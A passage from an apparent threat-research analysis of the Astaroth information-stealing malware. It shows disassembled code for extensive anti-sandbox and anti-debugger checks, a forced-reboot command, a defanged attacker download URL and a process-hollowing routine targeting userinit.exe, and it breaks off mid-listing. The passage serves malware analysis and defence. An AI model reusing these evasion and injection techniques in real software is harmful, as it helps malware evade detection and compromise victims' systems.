domain_selector(randomizer(18581946637, 62991544006));
```

The resultant HTTP GET requests can be observed in the screenshot below.



No.	Time	Source	Destination	Protocol	Length	Info
57	45.189412	192.168.1.4	104.24.125.25	HTTP	392	GET /?01/ HTTP/1.1
111...	126.958800	192.168.1.4	104.27.151.252	HTTP	221	GET /?87163407377686101 HTTP/1.1
114...	128.418747	192.168.1.4	104.27.151.252	HTTP	283	GET /?53374583652686277 HTTP/1.1
118...	129.884963	192.168.1.4	104.27.151.252	HTTP	283	GET /?77780187877686355 HTTP/1.1

The payloads being delivered in these campaigns are the main Astaroth DLL. Astaroth is a modular malware family that is used to steal sensitive information from various applications running on infected systems.

## Astaroth analysis


---

The three payloads that are retrieved during Stage 2 are binary components that are combined to reconstruct the Astaroth DLL. Once they are combined, the DLL is then executed to initiate the final stage of the infection process. We performed detailed analysis of the functionality present within these DLLs and identified several interesting characteristics associated with its operations. These are described in the sections below.

## Anti-analysis/Anti-sandbox mechanisms

---

Astaroth features a robust series of anti-analysis and anti-sandbox mechanisms that it uses to determine whether or not to continue the infection process. The diagram below provides a high level depiction of these checks, which will be described in more detail in this section.



The Astaroth samples associated with these campaigns feature an extensive set of environmental checks that are performed in an attempt to identify if the malware is being executed in a virtual or analysis environment. If any of the checks fails, the malware forcibly reboots the system using the following command-line syntax:

```
"cmd.exe /c shutdown -r -t 3 -f"
```

Below is a high-level view of the code execution flow associated with these anti-analysis mechanisms.





8B85 CCFEFFFF	mov eax,dword ptr ss:[ebp-134]	[ebp-134]:"VBoxService.exe"
8D95 D0FEFFFF	lea edx,dword ptr ss:[ebp-130]	[ebp-130]:"VBOXSERVICE.EXE"
E8 15F4FFFF	call sqlite3.49FBEC	
8B85 D0FEFFFF	mov eax,dword ptr ss:[ebp-130]	[ebp-130]:"VBOXSERVICE.EXE"
E8 1A40F6FF	call sqlite3.4047FC	
8BD0	mov edx,eax	edx:"System", eax:"[System Process]"
8D85 D4FEFFFF	lea eax,dword ptr ss:[ebp-12C]	[ebp-12C]:"VBOXSERVICE.EXE"
E8 453DF6FF	call sqlite3.404534	
8B85 D4FEFFFF	mov eax,dword ptr ss:[ebp-12C]	[ebp-12C]:"VBOXSERVICE.EXE"
50	push eax	eax:"[System Process]"
8D85 C4FEFFFF	lea eax,dword ptr ss:[ebp-13C]	[ebp-13C]:"System"
8D57 24	lea edx,dword ptr ds:[edi+24]	[ebp-13C]:"System"
B9 04010000	mov ecx,104	edx:"System", edi+24:"System"
E8 A33DF6FF	call sqlite3.4045AC	
8B85 C4FEFFFF	mov eax,dword ptr ss:[ebp-13C]	[ebp-13C]:"System"
8D95 C8FEFFFF	lea edx,dword ptr ss:[ebp-138]	[ebp-138]:"SYSTEM"
E8 D2F3FFFF	call sqlite3.49FBEC	
8B95 C8FEFFFF	mov edx,dword ptr ss:[ebp-138]	[ebp-138]:"SYSTEM"
58	pop eax	eax:"[System Process]"
E8 1A41F6FF	call sqlite3.404940	
85C0	test eax,eax	eax:"[System Process]"
0F8F 6F010000	jb sqlite3.4A0990	
8D8D B8FEFFFF	lea ecx,dword ptr ss:[ebp-148]	[ebp-148]:"vmtoolsd.exe"
BA 200A4A00	mov edx,sqlite3.4A0A20	edx:"System", 4A0A20:"F11FC05EA671A86B8"
B8 D9190000	mov eax,19D9	eax:"[System Process]"
E8 F1DAFFFF	call sqlite3.49E334	
8B85 B8FEFFFF	mov eax,dword ptr ss:[ebp-148]	[ebp-148]:"vmtoolsd.exe"
8D95 BCFEFFFF	lea edx,dword ptr ss:[ebp-144]	[ebp-144]:"VMTOOLS.D.EXE"
E8 98F3FFFF	call sqlite3.49FBEC	
8B85 BCFEFFFF	mov eax,dword ptr ss:[ebp-144]	[ebp-144]:"VMTOOLS.D.EXE"
E8 9D3FF6FF	call sqlite3.4047FC	
8BD0	mov edx,eax	edx:"System", eax:"[System Process]"
8D85 C0FEFFFF	lea eax,dword ptr ss:[ebp-140]	[ebp-140]:"VMTOOLS.D.EXE"
E8 C83CF6FF	call sqlite3.404534	
8B85 C0FEFFFF	mov eax,dword ptr ss:[ebp-140]	[ebp-140]:"VMTOOLS.D.EXE"
50	push eax	eax:"[System Process]"
8D85 B0FEFFFF	lea eax,dword ptr ss:[ebp-150]	[ebp-150]:"[System Process]"
8D57 24	lea edx,dword ptr ds:[edi+24]	edx:"System", edi+24:"System"

It also looks for the presence of hardware devices that are commonly seen on virtual machines.

53	push ebx	
33DB	xor ebx,ebx	
B8 D0134A00	mov eax,sqlite3.4A13D0	4A13D0:"\\\\.\\VBoxMiniRdrDN"
E8 C7FFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 70	jne sqlite3.4A13C9	
B8 E4134A00	mov eax,sqlite3.4A13E4	4A13E4:"\\\\.\\VBoxGuest"
E8 B9FFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 62	jne sqlite3.4A13C9	
B8 F4134A00	mov eax,sqlite3.4A13F4	4A13F4:"\\\\.\\pipe\\VBoxMiniRdrDN"
E8 ABFFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 54	jne sqlite3.4A13C9	
B8 0C144A00	mov eax,sqlite3.4A140C	4A140C:"\\\\.\\VBoxTrayIPC"
E8 9DFFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 46	jne sqlite3.4A13C9	
B8 1C144A00	mov eax,sqlite3.4A141C	4A141C:"\\\\.\\HGFS"
E8 8FFFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 38	jne sqlite3.4A13C9	
B8 28144A00	mov eax,sqlite3.4A1428	4A1428:"\\\\.\\qemu"
E8 81FFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 2A	jne sqlite3.4A13C9	
B8 34144A00	mov eax,sqlite3.4A1434	4A1434:"\\\\.\\pipe1\\qemu"
E8 73FFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 1C	jne sqlite3.4A13C9	
B8 44144A00	mov eax,sqlite3.4A1444	4A1444:"\\\\.\\SyserDbgMsg"
E8 65FFFFFF	call sqlite3.4A131C	
84C0	test al,al	
75 0E	jne sqlite3.4A13C9	
B8 54144A00	mov eax,sqlite3.4A1454	4A1454:"\\\\.\\SyserBoot"
E8 57FFFFFF	call sqlite3.4A131C	
84C0	test al,al	
74 02	je sqlite3.4A13CB	
B3 01	mov bl,1	

It also checks the value of the SystemBiosDate which is stored in the Windows registry (HKLM\HARDWARE\DESCRIPTIONS\System\SystemBios\Date) to determine if the value matches "06/23/99," which is the default value for virtual machines within VirtualBox.

```

E8 2CF5FFFF call sqlite3.4A15CC
8D8D 5CFFFFFF lea ecx,dword ptr ss:[ebp-A4] [ebp-A4]:"SystemBiosDate"
BA 14234A00 mov edx,sqlite3.4A2314 4A2314:"44E016E23CC641F41028C254FD4195"
B8 581F0000 mov eax,1F58
E8 7FC2FFFF call sqlite3.49E334
8B85 5CFFFFFF mov eax,dword ptr ss:[ebp-A4] [ebp-A4]:"SystemBiosDate"
8D95 60FFFFFF lea edx,dword ptr ss:[ebp-A0] [ebp-A0]:"05/19/17"
E8 3EE4FFFF call sqlite3.4A0504
8B85 60FFFFFF mov eax,dword ptr ss:[ebp-A0] [ebp-A0]:"05/19/17"
50 push eax
8D8D 58FFFFFF lea ecx,dword ptr ss:[ebp-A8] [ebp-A8]:"06/23/99"
BA 3C234A00 mov edx,sqlite3.4A233C 4A233C:"BC9B9DA7B282C48A8D"
B8 00020000 mov eax,200
E8 52C2FFFF call sqlite3.49E334
8B95 58FFFFFF mov edx,dword ptr ss:[ebp-A8] [ebp-A8]:"06/23/99"
58 pop eax
E8 5A26F6FF call sqlite3.404748

```

The malware then checks the running programs on the infected system using EnumChildWindows to identify common analysis, debugging and sandboxing tools that may be running on the infected system.

```

8D8D 6CFFFFFF lea ecx,dword ptr ss:[ebp-94] [ebp-94]:"OllyDBG"
BA 5C024A00 mov edx,sqlite3.4A025C edx:"0423D922EE33D3301E3CF232D37BC"
B8 750C0000 mov eax,C75 eax:&"Process Explorer"
E8 EFE4FFFF call sqlite3.49E334
8B95 6CFFFFFF mov edx,dword ptr ss:[ebp-94] [ebp-94]:"OllyDBG"
8D85 70FFFFFF lea eax,dword ptr ss:[ebp-90] [ebp-90]:"OllyDBG"
E8 7E45F6FF call sqlite3.4043D4
8D8D 68FFFFFF lea ecx,dword ptr ss:[ebp-98] [ebp-98]:"ImmunityDebugger"
BA 78024A00 mov edx,sqlite3.4A0278 edx:"0423D922EE33D3301E3CF232D37BC"
B8 EB090000 mov eax,9EB eax:&"Process Explorer"
E8 C9E4FFFF call sqlite3.49E334
8B95 68FFFFFF mov edx,dword ptr ss:[ebp-98] [ebp-98]:"ImmunityDebugger"
8D85 74FFFFFF lea eax,dword ptr ss:[ebp-8C] [ebp-8C]:"ImmunityDebugger"
E8 5845F6FF call sqlite3.4043D4
8D8D 64FFFFFF lea ecx,dword ptr ss:[ebp-9C] [ebp-9C]:"WinDbg"
BA A4024A00 mov edx,sqlite3.4A02A4 edx:"0423D922EE33D3301E3CF232D37BC"
B8 DC140000 mov eax,14DC eax:&"Process Explorer"
E8 A3E4FFFF call sqlite3.49E334
8B95 64FFFFFF mov edx,dword ptr ss:[ebp-9C] [ebp-9C]:"WinDbg"
8D85 78FFFFFF lea eax,dword ptr ss:[ebp-88] [ebp-88]:"WinDbg"
E8 3245F6FF call sqlite3.4043D4
8D8D 60FFFFFF lea ecx,dword ptr ss:[ebp-A0] [ebp-A0]:"IDA Pro"
BA BC024A00 mov edx,sqlite3.4A028C edx:"0423D922EE33D3301E3CF232D37BC"
B8 29010000 mov eax,129 eax:&"Process Explorer"
E8 7DE4FFFF call sqlite3.49E334
8B95 60FFFFFF mov edx,dword ptr ss:[ebp-A0] [ebp-A0]:"IDA Pro"
8D85 7CFFFFFF lea eax,dword ptr ss:[ebp-84] [ebp-84]:"IDA Pro"
E8 0C45F6FF call sqlite3.4043D4
8D8D 5CFFFFFF lea ecx,dword ptr ss:[ebp-A4] [ebp-A4]:"Process Explorer"
BA D8024A00 mov edx,sqlite3.4A02D8 edx:"0423D922EE33D3301E3CF232D37BC"
B8 BF150000 mov eax,15BF eax:&"Process Explorer"
E8 57E4FFFF call sqlite3.49E334
8B95 5CFFFFFF mov edx,dword ptr ss:[ebp-A4] [ebp-A4]:"Process Explorer"
8D45 80 lea eax,dword ptr ss:[ebp-80] [ebp-80]:"Process Explorer"
E8 E944F6FF call sqlite3.4043D4
8D8D 58FFFFFF lea ecx,dword ptr ss:[ebp-A8]

```

It attempts to identify the following applications which are commonly used for malware analysis:

- OllyDbg
- ImmunityDebugger
- WinDbg
- IDA Pro
- Process Explorer

- Process Monitor
- RegMon
- FileMon
- TCPView
- Autoruns
- Wireshark
- Dumpcap
- Process Hacker
- SysAnalyzer
- HookExplorer
- SysInspector
- ImportREC
- PETools
- LordPE
- Joebox
- Sandbox
- x32dbg

It also checks for the presence of Sandboxie on the system using GetModuleHandleA on SbieDll.dll.

64: FF30	push dword ptr [eax]	
64: 8920	mov dword ptr [eax], esp	
33DB	xor ebx, ebx	
8D4D FC	lea ecx, dword ptr ss:[ebp-4]	[ebp-4]: "SbieDll.dll"
BA DC0C4A00	mov edx, sqlite3.4A0CDC	edx: "E54EFC00193AD33728D81CDB", 4A0CDC: "E54EFC00193AD33728D81CDB"
B8 361D0000	mov eax, 1D36	eax: "SbieDll.dll"
E8 98D6FFFF	call sqlite3.49E334	
8B45 FC	mov eax, dword ptr ss:[ebp-4]	[ebp-4]: "sbiedll.dll"
E8 583BF6FF	call sqlite3.4047FC	
50	push eax	eax: "SbieDll.dll"
E8 8E5CF6FF	call <JMP.&GetModuleHandleA>	eax: "SbieDll.dll"
85C0	test eax, eax	eax: "SbieDll.dll"
74 02	je sqlite3.4A0CB0	
B3 01	mov bl, 1	
33C0	xor eax, eax	eax: "SbieDll.dll"
5A	pop edx	edx: "E54EFC00193AD33728D81CDB"
59	pop ecx	

Similar to the check for Sandboxie, the malware also checks for the existence of "dbghelp.dll," which is part of Microsoft's freely available Debugging Tools for Windows.

It then checks the value stored in Windows registry at the following location:

HKLM\Software\Microsoft\Windows\CurrentVersion\ProductId

The malware is specifically looking for the following values:

- 76487-644-3177037-23510
- 55274-640-2673064-23950

If those values are present, it indicates that the host environment is CWSandbox or JoeBox, respectively.

8885 F0FFFFFF	mov eax,dword ptr ss:[ebp-110]	[ebp-110]:"Software\\Microsoft\\Windows\\CurrentVersion"
E8 6638F6FF	call sqlite3.4047FC	
50	push eax	eax:"76487-644-3177037-23510"
68 02000080	push 80000002	
E8 6758F6FF	call <JMP.&RegOpenKeyEXA>	eax:"76487-644-3177037-23510"
85C0	test eax,eax	
75 6C	jne sqlite3.4A1011	
C745 F8 010100	mov dword ptr ss:[ebp-8],101	
8D45 F8	lea eax,dword ptr ss:[ebp-8]	eax:"76487-644-3177037-23510"
50	push eax	
8D85 F7FEFFFF	lea eax,dword ptr ss:[ebp-109]	eax:"76487-644-3177037-23510"
50	push eax	
6A 00	push 0	
6A 00	push 0	
8D8D ECFEFFFF	lea ecx,dword ptr ss:[ebp-114]	[ebp-114]:"ProductId"
BA 80104A00	mov edx,sqlite3.4A1080	4A1080:"D2548A929074A260E718"
B8 65260000	mov eax,2665	eax:"76487-644-3177037-23510"
E8 64D3FFFF	call sqlite3.49E334	
8885 ECFEFFFF	mov eax,dword ptr ss:[ebp-114]	[ebp-114]:"ProductId"
E8 2138F6FF	call sqlite3.4047FC	
50	push eax	eax:"76487-644-3177037-23510"
8B45 FC	mov eax,dword ptr ss:[ebp-4]	eax:"76487-644-3177037-23510"
50	push eax	
E8 2B58F6FF	call <JMP.&RegQueryValueEXA>	
8D8D E8FEFFFF	lea ecx,dword ptr ss:[ebp-118]	[ebp-118]:"76487-644-3177037-23510"
BA D0104A00	mov edx,sqlite3.4A10D0	4A10D0:"83CD4817243C1C25171C1010097399FF471A130A70E065D9"
B8 15140000	mov eax,1415	eax:"76487-644-3177037-23510"
E8 3AD3FFFF	call sqlite3.49E334	
8B85 E8FEFFFF	mov eax,dword ptr ss:[ebp-118]	[ebp-118]:"76487-644-3177037-23510"
E8 F737F6FF	call sqlite3.4047FC	

The malware then enumerates the username associated with the account the malware is running under. It checks to see if the username matches the value "CURRENTUSER."

8B45 F8	mov eax,dword ptr ss:[ebp-8]	[ebp-8]:"User"
E8 B236F6FF	call sqlite3.4047FC	
50	push eax	
E8 A856F6FF	call <JMP.&GetUserNameA>	
33C0	xor eax,eax	
5A	pop edx	edx:"CURRENTUSER"
59	pop ecx	
59	pop ecx	
64:8910	mov dword ptr fs:[eax],edx	edx:"CURRENTUSER"
E8 12	jmp sqlite3.4A116C	
E9 E527F6FF	jmp sqlite3.403944	
8D45 F8	lea eax,dword ptr ss:[ebp-8]	[ebp-8]:"User"
E8 D531F6FF	call sqlite3.40433C	
E8 402BF6FF	call sqlite3.403CAC	
8D55 F4	lea edx,dword ptr ss:[ebp-C]	[ebp-C]:"USER"
8B45 F8	mov eax,dword ptr ss:[ebp-8]	[ebp-8]:"User"
E8 75EAF6FF	call sqlite3.49FBEC	
8B45 F4	mov eax,dword ptr ss:[ebp-C]	[ebp-C]:"USER"
50	push eax	
8D55 F0	lea edx,dword ptr ss:[ebp-10]	[ebp-10]:"CURRENTUSER"
B8 C8114A00	mov eax,sqlite3.4A11C8	4A11C8:"CurrentUser"
E8 64EAF6FF	call sqlite3.49FBEC	
8B55 F0	mov edx,dword ptr ss:[ebp-10]	[ebp-10]:"CURRENTUSER"

Next, the malware attempts to open the virtual devices "\\.\SICE" and "\\.\NTICE" which are associated with SoftICE, a "kernel mode debugger for DOS and Windows."

68 000000C0	push C0000000	
68 94144A00	push sqlite3.4A1494	4A1494: "\\.\SICE"
E8 B553F6FF	call <JMP.&CreateFileA>	
83F8 FF	cmp eax,FFFFFFFF	
74 08	je sqlite3.4A1490	
50	push eax	
E8 8A53F6FF	call <JMP.&CloseHandle>	
B3 01	mov bl,1	
8BC3	mov eax,ebx	
5B	pop ebx	
C3	ret	
5C	pop esp	
5C	pop esp	
2E:5C	pop esp	
53	push ebx	
49	dec ecx	
43	inc ebx	
45	inc ebp	
0000	add byte ptr ds:[eax],al	
0000	add byte ptr ds:[eax],al	
53	push ebx	
33DB	xor ebx,ebx	
6A 00	push 0	
68 80000000	push 80	
6A 03	push 3	
6A 00	push 0	
6A 03	push 3	
68 000000C0	push C0000000	
68 D0144A00	push sqlite3.4A14D0	4A14D0: "\\.\NTICE"
E8 7953F6FF	call <JMP.&CreateFileA>	
83F8 FF	cmp eax,FFFFFFFF	
74 08	je sqlite3.4A14CC	
50	push eax	
E8 4E53F6FF	call <JMP.&CloseHandle>	
B3 01	mov bl,1	

It also leverages a call to `IsDebuggerPresent` to attempt to determine if the sample is being executed in a debugger. Rather than importing the function the standard way, the malware dynamically loads it to hide the fact that this will take place during static analysis of the sample.

33DB	xor ebx,ebx	
8D4D FC	lea ecx,dword ptr ss:[ebp-4]	[ebp-4]: "kernel32.dll"
BA 74124A00	mov edx,sqlite3.4A1274	4A1274: "E625C652AB76978DA198A541E5"
B8 B4140000	mov eax,1484	eax: "&IsDebuggerPresent"
E8 34D1FFFF	call sqlite3.49E334	
8B45 FC	mov eax,dword ptr ss:[ebp-4]	[ebp-4]: "kernel32.dll"
E8 F435F6FF	call sqlite3.4047FC	
50	push eax	eax: "&IsDebuggerPresent"
E8 0258F6FF	call <JMP.&LoadLibraryA>	eax: "&IsDebuggerPresent"
8BF8	mov edi,eax	
85FF	test edi,edi	
74 2B	je sqlite3.4A123F	
8D4D F8	lea ecx,dword ptr ss:[ebp-8]	[ebp-8]: "IsDebuggerPresent"
BA 98124A00	mov edx,sqlite3.4A1298	4A1298: "2618C767A76D9789BE73BC5E98CE71E03BCB"
B8 BE1A0000	mov eax,1ABE	eax: "&IsDebuggerPresent"
E8 0ED1FFFF	call sqlite3.49E334	
8B45 F8	mov eax,dword ptr ss:[ebp-8]	[ebp-8]: "IsDebuggerPresent"
E8 CE35F6FF	call sqlite3.4047FC	
50	push eax	eax: "&IsDebuggerPresent"
57	push edi	
E8 0B57F6FF	call <JMP.&GetProcAddress>	eax: "&IsDebuggerPresent"
89C6	mov esi,eax	
85F6	test esi,esi	
74 04	je sqlite3.4A123F	
FFD6	call esi	
8BD8	mov ebx,eax	eax: "&IsDebuggerPresent"
33C0	xor eax,eax	eax: "&IsDebuggerPresent"
5A	pop edx	
59	pop ecx	
58	pop ebx	

It follows this up by also manually checking the Process Environment Block (PEB) as an additional way to check for the presence of a debugger.

```

33D2          xor     edx,edx
64:8B05 30000001 mov    eax,dword ptr fs:[30]
0FB640 02      movzx  eax,byte ptr ds:[eax+2]
08C0          or     al,al
74 02          je     sqlite3.4A12D9
75 07          jne   sqlite3.4A12E0
C745 FC 01000001 mov    dword ptr ss:[ebp-4],1

```

Next, the malware attempts to identify if it is being executed in a WINE environment. This is accomplished by loading ntdll.dll and checking for the existence of the functions "wine\_get\_version" and "wine\_nt\_to\_unix\_file\_name."

<pre> E8 86E6FFFF   call  sqlite3.49E334 8B45 F8       mov  eax,dword ptr ss:[ebp-8] E8 464BF6FF   call  sqlite3.4047FC 50           push eax E8 546DF6FF   call  &lt;JMP.&amp;LoadLibraryA&gt; 8BD8         mov  ebx,eax 83FB 20       cmp  ebx,20 76 56         jbe  sqlite3.49FD19 8D4D F4       lea  ecx,dword ptr ss:[ebp-C] BA 84FD4900   mov  edx,sqlite3.49FD84 B8 1E160000   mov  eax,161E E8 5FE6FFFF   call  sqlite3.49E334 8B45 F4       mov  eax,dword ptr ss:[ebp-C] E8 1F4BF6FF   call  sqlite3.4047FC 50           push eax 53           push ebx E8 5C6CF6FF   call  &lt;JMP.&amp;GetProcAddress&gt; 8BF0         mov  esi,eax 8D4D F0       lea  ecx,dword ptr ss:[ebp-10] BA B0FD4900   mov  edx,sqlite3.49FDB0 B8 94020000   mov  eax,294 E8 3CE6FFFF   call  sqlite3.49E334 8B45 F0       mov  eax,dword ptr ss:[ebp-10] E8 FC4AF6FF   call  sqlite3.4047FC 50           push eax 53           push ebx E8 396CF6FF   call  &lt;JMP.&amp;GetProcAddress&gt; 85F6         test esi,esi 75 04         jne  sqlite3.49FD0F 85C0         test eax,eax </pre>	<pre> [ebp-8]: "ntdll.dll"  20: ' '  [ebp-C]: "wine_get_version" edx: "F01FC458D651CA48E90921D3015CF659C"  [ebp-C]: "wine_get_version"  [ebp-10]: "wine_nt_to_unix_file_name" edx: "F01FC458D651CA48E90921D3015CF659C"  [ebp-10]: "wine_nt_to_unix_file_name" </pre>
---	--

The malware also leverages calls to [GetModuleHandleA](#) to check for the existence of several additional DLLs that are common within sandbox environments. It attempts to locate the following DLLs:

- dbghelp.dll
- api\_log.dll
- dir\_watch.dll
- pstorec.dll
- vmcheck.dll
- wpespy.dll

These DLLs are associated with a variety of different sandbox platforms including VMware, SunBelt Sandbox, VirtualPC and WPE Pro.

Finally, the malware attempts to determine if it is being executed in an emulated environment using QEMU. It does this by checking for "qemu-ga.exe," which is associated with the QEMU Guest Agent.

8B85 CCFEFFFF	mov eax,dword ptr ss:[ebp-134]	[ebp-134]: "QEMU-GA.EXE"
8D95 D0FEFFFF	lea edx,dword ptr ss:[ebp-130]	[ebp-130]: "QEMU-GA.EXE"
E8 4AF5FFFF	call sqlite3.49FBEC	
8B85 D0FEFFFF	mov eax,dword ptr ss:[ebp-130]	[ebp-130]: "QEMU-GA.EXE"
E8 4F41F6FF	call sqlite3.4047FC	
8BD0	mov edx,eax	edx: "[SYSTEM PROCESS]"
8D85 D4FEFFFF	lea eax,dword ptr ss:[ebp-12C]	[ebp-12C]: "QEMU-GA.EXE"
E8 7A3EF6FF	call sqlite3.404534	
8B85 D4FEFFFF	mov eax,dword ptr ss:[ebp-12C]	[ebp-12C]: "QEMU-GA.EXE"
50	push eax	
8D85 C4FEFFFF	lea eax,dword ptr ss:[ebp-13C]	[ebp-13C]: "[System Process]"
8D95 FCFEFFFF	lea edx,dword ptr ss:[ebp-104]	
B9 04010000	mov ecx,104	
E8 D53EF6FF	call sqlite3.4045AC	
8B85 C4FEFFFF	mov eax,dword ptr ss:[ebp-13C]	[ebp-13C]: "[System Process]"
8D95 C8FEFFFF	lea edx,dword ptr ss:[ebp-138]	[ebp-138]: "[SYSTEM PROCESS]"
E8 04F5FFFF	call sqlite3.49FBEC	
8B95 C8FEFFFF	mov edx,dword ptr ss:[ebp-138]	[ebp-138]: "[SYSTEM PROCESS]"
58	pop eax	
E8 4C42F6FF	call sqlite3.404940	
85C0	test eax,eax	
7E 0A	jle sqlite3.4A0702	
56	push esi	
E8 1A61F6FF	call <JMP.&CloseHandle>	
E3 01	mov bl,1	

As previously mentioned, if any of these checks fail, the malware will terminate execution and force the system to restart. This demonstrates the effort that Astaroth makes to avoid analysis and evade a variety of different platforms that are commonly used to analyze malware samples.

The malware also leverages GetSystemDefaultLangID followed by VerLanguageNameA to determine the language set of the infected system. The language name value is then compared to the substring "portu" to determine if the system is configured to use Portuguese. If the language set is not a Portuguese one, the malware terminates via ExitProcess.

8D45 F4	lea eax,dword ptr ss:[ebp-C]	[ebp-C]: "English (United States)"
E8 66E4FFFF	call sqlite3.49FB8C	
8B45 F4	mov eax,dword ptr ss:[ebp-C]	[ebp-C]: "English (United States)"
8D55 F8	lea edx,dword ptr ss:[ebp-8]	[ebp-8]: "english (united states)"
E8 576DF6FF	call sqlite3.408488	
8B55 F8	mov edx,dword ptr ss:[ebp-8]	[ebp-8]: "english (united states)"
B8 F8174A00	mov eax,sqlite3.4A17F8	4A17F8: "portu"
E8 D231F6FF	call sqlite3.404940	
85C0	test eax,eax	
75 09	jne sqlite3.4A1778	
6A 00	push 0	
E8 EF50F6FF	call <JMP.&ExitProcess>	
E8 47	jmp sqlite3.4A17C2	
33C0	xor eax,eax	

Next the DLL begins a loop, checking for the presence of an open window with a title matching the value "pazuzupan0155." If the window does not exist, the malware calls WSAStartup, then proceeds to download an additional malicious payload from an attacker-controlled server using a URL pattern similar to the following example:

```
hxxp[ : ]//15u aer[ . ] coragem[ . ] cf/?17475461717677867
```

This time, the payload that is retrieved is a PE EXE rather than a DLL. This EXE is then executed using a technique referred to as "process hollowing." In this case, the process



hollowing is targeting the process "userinit.exe" and uses the same process that is described [here](#).

0049E017	50	push eax	eax: "MZP"
0049E018	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]: "C:\\windows\\Syswow64\\userinit.exe"
0049E01B	E8 DC67F6FF	call sqlite3.4047FC	
0049E020	50	push eax	eax: "MZP"
0049E021	E8 1A88F6FF	call <JMP.&CreateProcessA>	
0049E026	85C0	test eax,eax	eax: "MZP"
0049E028	0F84 4F010000	je sqlite3.49E170	
0049E02E	B8 E8934A00	mov eax,sqlite3.4A93E8	eax: "MZP"
0049E033	E8 10FFFFFF	call sqlite3.49DE48	
0049E038	A3 E4934A00	mov dword ptr ds:[4A93E4],eax	eax: "MZP"
0049E03D	833D E4934A00	cmp dword ptr ds:[4A93E4],0	
0049E044	0F84 22010000	je sqlite3.49E16C	
0049E04A	A1 E4934A00	mov eax,dword ptr ds:[4A93E4]	eax: "MZP"
0049E04F	C700 07000100	mov dword ptr ds:[eax],10007	eax: "MZP"
0049E055	A1 E4934A00	mov eax,dword ptr ds:[4A93E4]	eax: "MZP"
0049E05A	50	push eax	eax: "MZP"
0049E05B	A1 94934A00	mov eax,dword ptr ds:[4A9394]	eax: "MZP"
0049E060	50	push eax	eax: "MZP"
0049E061	E8 0A89F6FF	call <JMP.&GetThreadContext>	
0049E066	85C0	test eax,eax	eax: "MZP"
0049E068	0F84 EC000000	je sqlite3.49E15A	
0049E06E	68 FC934A00	push sqlite3.4A93FC	
0049E073	6A 04	push 4	
0049E075	68 F4934A00	push sqlite3.4A93F4	
0049E07A	A1 E4934A00	mov eax,dword ptr ds:[4A93E4]	eax: "MZP"
0049E07F	8B80 A4000000	mov eax,dword ptr ds:[eax+A4]	eax: "MZP"
0049E085	83C0 08	add eax,8	eax: "MZP"
0049E088	50	push eax	eax: "MZP"
0049E089	A1 90934A00	mov eax,dword ptr ds:[4A9390]	eax: "MZP"
0049E08E	50	push eax	eax: "MZP"
0049E08F	E8 B489F6FF	call <JMP.&ReadProcessMemory>	
0049E094	A1 F0934A00	mov eax,dword ptr ds:[4A93F0]	eax: "MZP", 004A93F0:&"PE"
0049E099	8B40 34	mov eax,dword ptr ds:[eax+34]	eax: "MZP"
0049E09C	3B05 F4934A00	cmp eax,dword ptr ds:[4A93F4]	eax: "MZP"
0049E0A2	75 67	jne sqlite3.49E108	
0049E0A4	A1 F0934A00	mov eax,dword ptr ds:[4A93F0]	eax: "MZP", 004A93F0:&"PE"
0049E0A9	8B40 34	mov eax,dword ptr ds:[eax+34]	eax: "MZP"
0049E0AC	50	push eax	eax: "MZP"
0049E0AD	A1 90934A00	mov eax,dword ptr ds:[4A9390]	eax: "MZP"
0049E0B2	50	push eax	eax: "MZP"
0049E0B3	E8 10FCFFFF	call <JMP.&ZwUnmapViewOfSection>	
0049E0B8	85C0	test eax,eax	eax: "MZP"

